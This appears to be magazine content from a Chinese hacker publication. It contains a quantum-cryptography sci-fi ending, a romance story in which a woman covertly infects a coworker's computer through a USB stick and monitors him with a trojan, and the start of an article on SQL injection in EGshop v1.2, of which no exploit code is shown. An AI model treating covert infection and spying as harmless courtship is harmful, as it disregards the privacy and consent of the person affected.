上帝作为宇宙计算机的系统管理员，当然不会轻易让人得到这套源代码（他可不赞同人类中的自由软件之父理查德·斯托尔曼以及埃里克·雷蒙德等开放源代码的主张），从而学到他的技术，修改他的编程，发现他的系统后门，觊觎他的最高用户权限。他一定小心地把他的各种文件加了密，存放在组成宇宙的最基本的某个硬件上，同时在全宇宙到处传播。而他所用的密码术，毫无疑问是量子密码术。

人类可以截获他的许多加密信息，但受制于海森伯不可确定性原理和整个量子力学体系，人类不能破译他的全部密码，也就不能了解大自然的所有奥秘。人类千百年的科学史，突破了一个个限制，取得了巨大的进步，但在上帝设下量子密码保护的地方，人类不得不停下脚一步。

现在人类可以破译量子密码了。

上帝的宇宙计算机网络还有没有安全？

鲍勃在五十多年后孤独地死去，死之前他已经在他称为"大密码"的领域取得了奠基性的成果。所谓大密码就是上帝所用的加之于宇宙万物上的量子密码，它的表现形式五花八门，都是力图把简洁明了的运行规律隐藏在大自然的一片混沌中。宇宙本是无限大、无限小又无穷多的，关于这些宇宙的数据也是杂乱无章随机分布的，但上帝强加给了我们这个现实宇宙的基本常数——万有引力常数、光速、普朗克常数等，看起来还好像是我们通过"人择原理"自己选择的，我们从此就只能限制在这些范围内思索，而上帝在一旁发笑。我们要想系统自洽地改变这些常数，首先在实验上就得精确地观测和复制到基本粒子的量子态，但海森伯说不行，一碰它就变得不确定了。既然不确定，连它到底是怎么回事都搞不清楚，又谈何改变由它组成的宇宙的运行规律和常数？这就是上帝给我们设下的量子大密码，不破解这个密码，我们就永远只能是宇宙计算机的普通用户，没有真理的知情权。

按鲍勃、"伊芙"的量子整体克隆的思想，我们同样可以在宇宙这台计算机上整体克隆出微观粒子的量子态，从而得到单个粒子的量子态。只要有足够的时间和耐心，我们最终将破解上帝的量子大密码，窃取上帝的超级用户权限。我们可以用上帝的源代码按自己的要求重新编写所有程序，操纵宇宙的运行。我们要在无穷大和无穷小之间重新调整安排宇宙所有数据，让我们想要的宇宙常数按正态分布最终像摇奖一样摇出来。我们将像上帝一样无所不能。

就是循着这样的思路，进一步发展鲍勃的奠基性成果，不知几百几千几万年后，人类完全破译了大密码。

曾经有一篇最短的科幻小说，只有这样两句话："地球上最后一个人坐在屋子里，这时响起了敲门声。"

破译大密码也是科幻一般的事实，因此可以为它改写一下这篇小说："上帝独自坐在他反锁的密室里，这时响起了开锁声。"

在破译大密码的整个漫长而艰难的探索过程中，所有曾为之付出努力的人都感受到了那种不朽的痛苦。科学探索就像求爱，爱情是美丽的，科学追求的也是宇宙终极真理的美。鲍勃为失去了爱情而痛苦，人类也为看不到像爱情一样美丽的真理光芒而痛苦，只要怀着以追求美好事物为最终目标的理想，这两种痛苦就将伴随人的一生和人类的一生，谁能说它们哪一种就更轻一些呢？夏特利亚尔那句话的深刻含义就在于此，它们都一样的不朽。

所以后世人认为："我虽然卑微，但我的痛苦是不朽的"这句话，才是鲍勃、"伊芙"破译量子密码和人类破译大密码的真正密钥。

为了免除这种痛苦，或者说受这种痛苦的激励，人才会创造奇迹，才会做出许多看似不可能的事来。

而为了追求爱、追求美，希望看到所有故事都是童话般圆满的结局，人才会产生出这种痛苦来。

所以大密码破译后，第一次大规模的应用是下面这样，也就不足为怪了：

人类查找到了宇宙计算机硬盘上"现实宇宙"这一个文件。

打开文件，人类又查找到现实宇宙中鲍勃和艾丽丝所在的那个国家，那座城市。

定位到艾丽丝身上。由于她同样是由基本粒子组成原子、分子、大分子、DNA、蛋白质、细胞……直到整个人体，她的大脑同样是由物理的粒子、生物的细胞和化学的传递物质等组合成的，或者直接说：她和世上万物一样是由两种量子态编码的程序写成的。这样人类就可以在最基本的量子力学层次上改写程序改变她的思想。这个层次上的操作本来是由上帝用量子大密码加密防护的，既然人类已经破译大密码，当然可以像黑客一样神不知鬼不觉地侵入她的大脑系统。

什么都不动，仅仅就把她负责情感部份的程序改为"爱鲍勃"就行了。

然后不声不响地退出来，重启整个宇宙计算机系统。除了她爱鲍勃，宇宙看起来好像还是那个宇宙。但这已经是另一个平行宇宙了，现在成为现实

宇宙，她不爱鲍勃的那个宇宙已经作为备份删除了。

时间从鲍勃给她看世界政府中央数据库的信息开始，一切都重新来过，她不再拒绝鲍勃的爱，鲍勃、“伊芙”、热心的黑客们连同当时全世界的人都不会意识到这又是一个骗局，一个比黑客们骗鲍勃和艾丽丝、“伊芙”骗鲍勃艾丽丝和黑客们、而鲍勃又骗了艾丽丝“伊芙”和黑客们更大的骗局，知道这个骗局的人和制造这个骗局的人都在几百几千几万年后，所以这是个绝对不会被揭穿的骗局，还是一个调用最大行骗资源的“尼日利亚骗局”。

二十世纪八十年代，全世界骗术最高的据称是尼日利亚骗子，他们可以造出一个假政府来蒙骗外国人，把来者当成身份尊贵的国宾，有假扮的高官到机场接待，警察、军队一路鸣笛开道，直达通过贿赂临时租下的政府办公大楼或总统官邸的一些原来空着的房间，就像是调用了整个国家的资源来行骗。而后世的人类调用的是整个现实宇宙和平行宇宙体系的资源来行骗，这是一个宇宙级规模的尼日利亚骗局。

所以鲍勃就这样获得了艾丽丝的爱，本与他们无关，因为是在后世破译大密码这件事成了联系他们的神奇纽带，他们从此相伴相依，幸福地一起生活在高高的钢筋水泥楼房的大森林里。

七、续密码术大事记

公元前5世纪，古希腊斯巴达出现原始的密码器，用一条带子缠绕在一根木棍上，沿木棍纵轴方向写好明文，解下来的带子上就只有杂乱无章的密文字母。解密者只需找到相同直径的木棍，再把带子缠上去，沿木棍纵轴方向即可读出有意义的明文。这是最早的换位密码术。

……

2083年，对计算机系统和网络进行量子加密的国际标准出台，以此为标志，量子密码成为由量子物理定律保证的理论和实际上都不可能破译的密码，人类最终得到了既简单实用又绝对保密的密码体系。

21**年，鲍勃和“伊芙”用量子整体克隆的技术破译了量子密码，成功获取了世界政府中央数据库的量子加密信息，同时开启了把宇宙运行深层原理中的限制作为一种更大的量子密码破译的大门。

不知多少年后，人类破译了上帝的密码“大密码”，并用它制造了一个美丽的骗局，改写了整个宇宙的恢弘历史。

编辑点评：

这是作者在黑客手册上发表的第二篇小说，和前作一样，小说具有浪漫主义科幻风格和少许的侦探小说气息。只是这文中的密码术大事记篇幅稍有些大而正文部分的剧情稍显单薄了，希望作者能在后面的作品里有所改善。

第四季

当幸福来敲门

图 风逝水

到这个城市已经有些年份了，“大学生毕业就失业”这句话真不假，我们这一代就好像是头顶着熊猫的光环，被迫在街边流浪的野猫，在城市的灯红酒绿之中，低头吞咽着残羹冷炙，以确保还有继续生存下去的能力。

大学里的那些专业划分，只不过是让学生家长自愿掏腰包的由头，混迹四年的结果，就获得了几张印有毕业，学位等字样的高级纸张，有多少人能找到真正所谓专业对口的工作。每年的六、七月份就是家长们各显神通之时，谁的关系硬，谁家钱更多，那只野猫就有成为熊猫，更或者是飞上枝头变凤凰的机会。而我现在的状况，就能形象地反映出我家境的窘迫。

这个城市永远都不缺少普通人，如果不是因为我到公司的年代比较早，恐怕以我当时的水平，面试都不能通过。信息发展飞速的时代，我工作的IT行业几乎天天都有人“挨踢”，踢下位，踢出局，已经是习以为常的事情，很难再博得我的眼球了。

每天，公司的门口进进出出一群群的职员，里面不乏程序员，技术员，不论是高级工程师还是中级或者普通，不论是新来的还是工作很久的，人们都在城市生活节奏的推动下，形成了一部部的机器，日复一日的工作，在自己狭小的格子里，完成一天的任务，下班回家，忙碌到茫然。

夕是刚来公司时间不长的新前台接待员，虽然不是绝世美女，也能称得上面容姣好，虽不能称得上万人迷，但也不乏追求者，夸张一点地说，就是追求者蜂拥而至。其实这些都算不得什么，最难得的是她能微笑面对每天的工作。在进出大门的时候，看到一张充满阳光的脸，会给一天的工作增添几分愉快的心情。另外，听说她还是国内著名大学毕业的，如果她的毕业证不是混来的，那么只能说明野猫的范围是越来越大了。

有人会因为下雨而落泪；有人会因为下雪而伤悲。可是面对风和日丽，如果还有人愁眉不展，那就有点遗憾了。正所谓无巧不成书，今天来到公司，见到夕貌似少了份快乐，多了份愁绪。看了看表，离上班还有点时间，就往前台走了过去。

“怎么了？”看到坐在椅子上闷闷不乐的夕，我轻声问道。

“嗯？！哦，没事，呵呵，不知道为什么，电脑开机后速度就很慢。”

由于平时电脑用到得比较多，再加上我对电脑有些爱好，所以一般的小问题，我都可以解决，又因为我的性格不是很张扬，所以公司里只有个别关系较好的同事知道我懂电脑。于是我问她：“是不是系统用了太久，垃圾太多了？”

“不会啊，我前几天才找我哥帮我做的系统呢。”

“哦，是嘛，那问题就比较复杂了。硬件问题，软件问题，或者中毒，都会影响到电脑的运行速度，而且……”

“中毒！！！”夕听到这不禁叫出声来，惹得不少早上来上班的同事侧目。“那怎么办？”

“中毒了也不是什么大问题。其实我个人对电脑有点研究，而且我认为只要不是硬件问题，那都不是问题。”

“真的吗？那你能不能帮我修一下啊？”夕像是看见了救星一样，急切地问我。

“这……”犹豫了一下，还是决定答应她，“好吧。”

“太谢谢你了，那我就把它交给你了，你可要好好的疼它哦！”

“好。”都不知道是我思想复杂了，还是小姑娘太奔放，我拿着电脑离开时的样子，真有点落荒而逃的感觉。

造物主创造世界时，创造了两个世界，一个是男人，一个是女人。

回到家，拿出夕的电脑，不禁有些感慨。一是感慨造物主创造女性时，让女性的心如此多变，却又如此细腻；二是感慨商人的牟利手段真可谓花样百出。夕的笔记本只有我的电脑四分之三大，却有着我电脑全部功能，通体的粉红，加上彩色卡通人物外壳的点缀，夕的电脑就好像古时的千金小姐，而我的电脑就是一个荒野村夫。“这‘外套’花掉你不少银子吧。”我边想边打开电脑，准备开始工作。

熟悉的音乐声响起，看了看电脑配置，酷睿2双核处理器，CPU主频高达2.6，内存4G，硬盘500G，显卡显存1G，真是高端配置啊。我的“荒野村夫”再次感慨下，自叹不如。再打开“我的电脑”，随便浏览了一下，硬盘中的软件只装有QQ，PPS等聊天娱乐工具，而占硬盘最多的就是电影，看来夕是个爱看电影的人。

一个如此高端配置的电脑，却在开机的时候违背了自己的运算速度，我不得不考虑是不是某些别有用心的人在别人电脑里，放置了不该放置的文件呢？于是我重启电脑，从我的电脑包中拿出我的“工具箱”——U盘。别小看了这个其貌不扬的U盘，它肚子里装的是我所有维修电脑时会用到安全工具。从杀毒软件到系统维护，另外包括我自己针对不同系统编写的几个小工具，碰到的疑难问题在它上场后都迎刃而解。

开机音乐吹响了战斗号角，打开系统自带的任务管理器，看着漫天的莫名进程，我不禁暗想，“希望你不是中毒太深，否则神医我也回天乏术了。”

“你是五毒教的教徒吗？”第二天早上，来到公司，看到夕已经站在前台里面了。

“嗯？”夕一脸不解地看着我。

“你的电脑里面居然能生存那么多病毒，还自我复制，占用系统大量资源。”

“真的吗？那你解决了没？修好‘乐克’是不是很难？”

“乐克？”

“对啊，我的电脑叫乐克，‘L’‘O’‘C’‘O’，我玩过乐克乐克那个PSP游戏。”

“哦哦，还好还好，系统做好了，全盘无毒，现在应该没有问题了。”

“真的！Oh，yeah！太谢谢你了”很高兴地接过电脑，笑容重新回到了夕的脸上“那我应该怎么感谢你呢？不如下班我请你吃饭吧！”

“不用了，小事一桩，你肯把你的电脑给我带回去，就是对我的信任，我还应该谢谢你呢。”

“这是什么话，我就请你吃饭吧，说，哪里，只要不让我吐血就成。”调侃的话总是离不开夕的嘴。

有美女请吃饭，我当然是乐意至极，礼貌地推辞了一下，就答应了她，约好了时间和地点。

生活中总是平淡多过浪漫，简单得缺少内涵。每天的那条上班路，下班车，生活就好像一个机器，永远是那套程序，循环，循环，直到死机。

本来我以为我会在家人的催促下结婚，生子，老去，平淡注定是一辈子

的主旋律。可是一封邮件颠覆了我的生活，是死水决堤，还是活水源泉，一切都是未知的。

一个再普通不过的午后，打开邮箱，看到了这样一封信。

“你好，不要猜测我是谁，我知道你是谁。你负责你们公司内部网络架建维护，你早上8点上班，下午5点下班。有兴趣聊聊吗？回复吧。”

“谁？”第一反应，感觉是公司哪个同事跟我开玩笑，虽然很无聊，但是趁着今天心情不错，我准备会会这个陌生人。

给我发邮件的是一个QQ邮箱，既然这样，你的QQ号我就“没收”了。查询了下这个QQ号，是个男的，QQ资料也没填写得很详细，很有可能是新注册的号，看来这个人还是对网络安全有些许的了解。看来我只能回复邮件了。

“你是谁？你有什么目的？”

就这样，生活似乎是多了一件事，每天可以收到一封来自陌生却又感觉熟悉的人给自己的一封信件，邮件中看不出来友善的意味，但是不知为什么，我却乐在其中。

渐渐的，来自那个陌生人关于我的信息也越来越详细，直到一封邮件提到了我昨天打开电脑就只回复了邮件就关机了。这个细节让我有所警惕了，我在外面租房，不是合租，只有我一个人，他又是怎么知道我这么具体的行为举止的呢？除非是看见了我的行为，如果不是在身边，那就是只有一个理由，我的电脑中了木马！

二话不说，打开杀毒软件开始全盘扫描，一段漫长的时间过后，杀毒软件很愉快地报告没有发现病毒。

既然不是简单可以对付的对手，看来我得认真对待了。用冰刃查看了下进程，貌似没有可疑进程，没办法，只能线程分析了。看着满屏幕的线程显示，真是郁闷到死，但是这也没办法，只能一条一条看，一条一条查。

又是漫长的3个小时，所有进程对应的线程都查完了，貌似也没有可疑之处。难道这个人只是在我电脑里面植入了木马，却没有采取什么行动吗？鼠标漫无边际的滑动，突然一个小的文件夹引起了我的注意。是系统盘的临时文件夹，文件很多，也很杂，但是有个问题却很明显，在IE缓冲文件中，有1天的记录是完全没有的，因为这种文件太多，所以我自己编写了一个定时清理的程序，所以我的电脑里不会出现一天记录没有的情况。对于这个对手，到现在我还看不出他的意图。如果是恶意，那么中木马的电脑任他宰割，但是他并没有那么做；如果是善意，为什么不告诉我，或者直接面对，要躲在暗处，监视我的一举一动。

这个问题的发现再次坚定了我的电脑被人植入木马的想法。难道逼得我查系统盘的全部文件吗？这个我真是不想去做，那么麻烦的事，还不如重做系统。被逼无奈的我，拿出系统盘，进入WinPe系统，开始我的系统备份及其恢复。

时间的流逝伴随着Ghost进度条的成长，我关闭了显示器，离开了电脑桌。

“系统重装了？呵呵，这么快就想把我赶出你的电脑？不要这样嘛，大家聊得很愉快，再说你的电脑我还没玩够呢？”

看到这封邮件，我的头嗡嗡作响，重装系统都没把你搞定，你是H1N1啊，没有疫苗你就猖狂一世。回忆昨天的杀毒过程，扫描：没有病毒；进程：没有多余进程；线程：没有可疑线程；系统恢复。既然是光盘系统，那么病毒不可能是光盘带进电脑的，现在只存在一种可能性了，其他盘符有病毒的备份，当开机状态下，病毒在系统盘内找不到主程序，就会在其他盘中的关联文件生成新的木马，重新放置到系统盘，以此保证木马的存活率。

看着1TG的硬盘因为放置不同的文件已经被占用了60%，一个一个查文件是不可能，我也不愿意去花过多的时间处理。于是我停下手头的事，整理起思绪。

在公司的行为，我一向低调，除了工作需要，很少过多的接触其他人，直接得罪人的事几乎不会有，既然不会得罪别人，那我是不是什么事没做好，间接地得罪了别人？思前想后，突然脑子里冒出个自己觉得可笑的念头，难道是小T那小子？

小T的事又得扯出来夕了，自从夕来了公司，公司的“狼群”就蠢蠢欲动，而小T就是众多狼中表现突出一个，无事就去献殷勤，总是找机会去前台和她聊天。难不成是我帮夕修了电脑，他认为我在追求夕，把我当成了他的敌人？如果是这样，我电脑里所发生的一切也有得解释了。

既然他从收到第一封邮件的时间就没有对我采取任何恶意的行为，说不定我可以跟他沟通，实在非要认定我是“情敌”，对我不依不饶，那我就争取找出他的“作案动机”，为我以后杀毒找到突破口，于是我写了一封邮件给他。

“神奇的X，请允许我这么称呼你，因为你给我的感觉太神秘，而且也很厉害。说实话，我很佩服你的计算机技术，我完全不清楚你具体是怎么在我电脑上种下木马。我自认为对外来入侵还是有很强的防御能力，但是却被你控制住。彻底消灭病毒的方法也不是没有，但是整个硬盘格式化这种鱼死网破的方法，是我不愿意也不想使用的，对我来说，我现在就想知道你要这样控制我多久？”

邮件很快就得到了回复，但是结果却是出其意料的好。

“很喜欢你给我取的名字，‘X’，一个和我名字比较合拍的字母，呵呵。请不要生气，我对你并没有恶意，想知道我是谁吗？这个星期天，下午2点，我们在时代广场见咯，不见不散！”

看完邮件的最后一个字，我不禁有些许出神。见面？！真是没想到会是这样的结果，他居然会跟我见面，居然敢跟我见面，难道小T想跟我见面谈清楚？谜底就要揭晓，我第一次期待周末的到来。

虽然说等待的时间很漫长，但是星期天很快就到了，稍微整理了下，就准备出门，穿的比较休闲，轻装上阵，到时候大家意见不合，动手也会方便点，其实本人是没有动粗的意思，但是还是担心。

到达时代广场的时候离预定时间还差10分钟，人不算多，在茫茫人海中，我努力搜寻着那个不是太熟悉同事的身影。

“如果他非要跟我纠结的话，我一定要忍住啊，可不能打伤了他。”邪恶地想着。

“嗨，你来得挺早的！”余音把我的身体扭转了180°。

“是你！”居然是夕。我的嘴张得很大，貌似下巴都要掉到地上了。头又有点大了。

“怎么？不可以是我吗？走，找个地方坐着聊，你肚子里的问号，我会把它们都变成感叹号。”

事情的起因都是“乐克”，跟小T没有丝毫关系，都是夕的恶作剧。夕在她的电脑里种下大量的病毒，并想办法博得我的同情，让我帮她修理电脑，在修理过程中，病毒复制到我的U盘中，当我弄好了她的“乐克”之后，我的电脑上再次使用U盘时，就成功感染了我的电脑。

“不对啊，你怎么知道我有个U盘修复电脑？”

“赌咯，每个技术员都会有自己的移动存储，以备份或者存放一些常用工具，即使你没有，那帮我修好了电脑，我也可以这样跟你套近乎，然后你的QQ号，手机号，我就可以随便要咯。”叼着吸管的夕快乐地微笑着看我。

“这样也可以？！我的U盘我都杀过毒的，还是多个杀毒软件”

“就现在市面上的杀毒软件也能阻挡本小姐的病毒？哈哈，不是我吹牛，在高中读书的时候我就控制了你想不到数量的肉鸡，再加上我大学学的是计算机，只要我愿意我可以把整个系统盘塞满病毒，还全是系统文件。”夕打断了我的话，露出骄傲的神情，显然夕的大学毕业证书得到的过程跟我的大学混迹旅程大不一样。

“那我不是完全没有还手之力了。”我快快说道。

“想学吗？嘿嘿，我可以教你啊。”

我仔细打量着夕，快乐总是围绕着她，阴霾和颓废都和她无缘。

“那师傅什么时候授课呢？”

“师傅？呵呵，本派叫情人派，本门武功只传情人，不知阁下是否愿意加入呢？”

“天下还有此等强买强卖的事？！既然如此，我只能拜入贵派，才能学得您的上乘功夫喽。”我被夕的情绪感染了，也跟着她胡闹起来。

“呵呵，那好，既然是我派之人，那就跟我约会去吧！”夕挽起我的手，走出了咖啡厅。

不知道以后我的孩子知道他爸爸是被妈妈设“圈套”钓到手的会怎么想，但是我知道一点，就是他爸爸爱上了这个泡自己的女生。

编辑点评：

很多的男主角就是帮助MM修理电脑而坠入了爱河，看来现在技术水平型MM是越来越多了，而且还会通过让别人修理电脑来“钓鱼”，这让我想起了一句广为流传的话语，新世纪女性：上得了厅堂，下得了厨房，写得了代码，查得出异常，杀得了木马，打得了流氓……囧！

中级篇

Middle-Level

西线首语：很久没有与大家见面了，我想死你们了！新的“西线”改版后，不知大家会有什么意见。另外，我把“高手专栏”的文章并到了“西线”的高级篇中，至于“西线”文章里的技术等级划分，我是靠个人爱好来分的，也许读者和作者会有不同的想法，欢迎建议。2010到来了，新的“西线”也随“黑手”一同改版，让我们在新的一年里继续摸着石头过河吧，希望走出一条大家喜欢的道路。

图 清原长风[B.B.E]

EGshop v1.2 注入漏洞分析与利用

EGshop又名易易购网上购物系统，官网是www.eeg.com.cn，这套系统是一套典型的网上购物系统，与ECShop、ShopEx等商场购物系统齐名。系统采用ASP+ACCESS2000+DIV+CSS构建，文件代码精简，执行效率高，功能齐全，性能高速稳定……

一、漏洞分析

但是再好的系统都不是绝对完美的，尤其是在安全性方面。今天我就和大家一起分析这套系统的SQL注入漏洞，作者在系统的说明中说“本系统代码谨慎，后台密码MD5加密，防暴库、SQL注入攻击、数据库防下载等安全隐患”，难道真的是这样吗？我下载了一套EGshop v1.2体验版解压到虚拟机中，界面如图1。




图 1




图 2

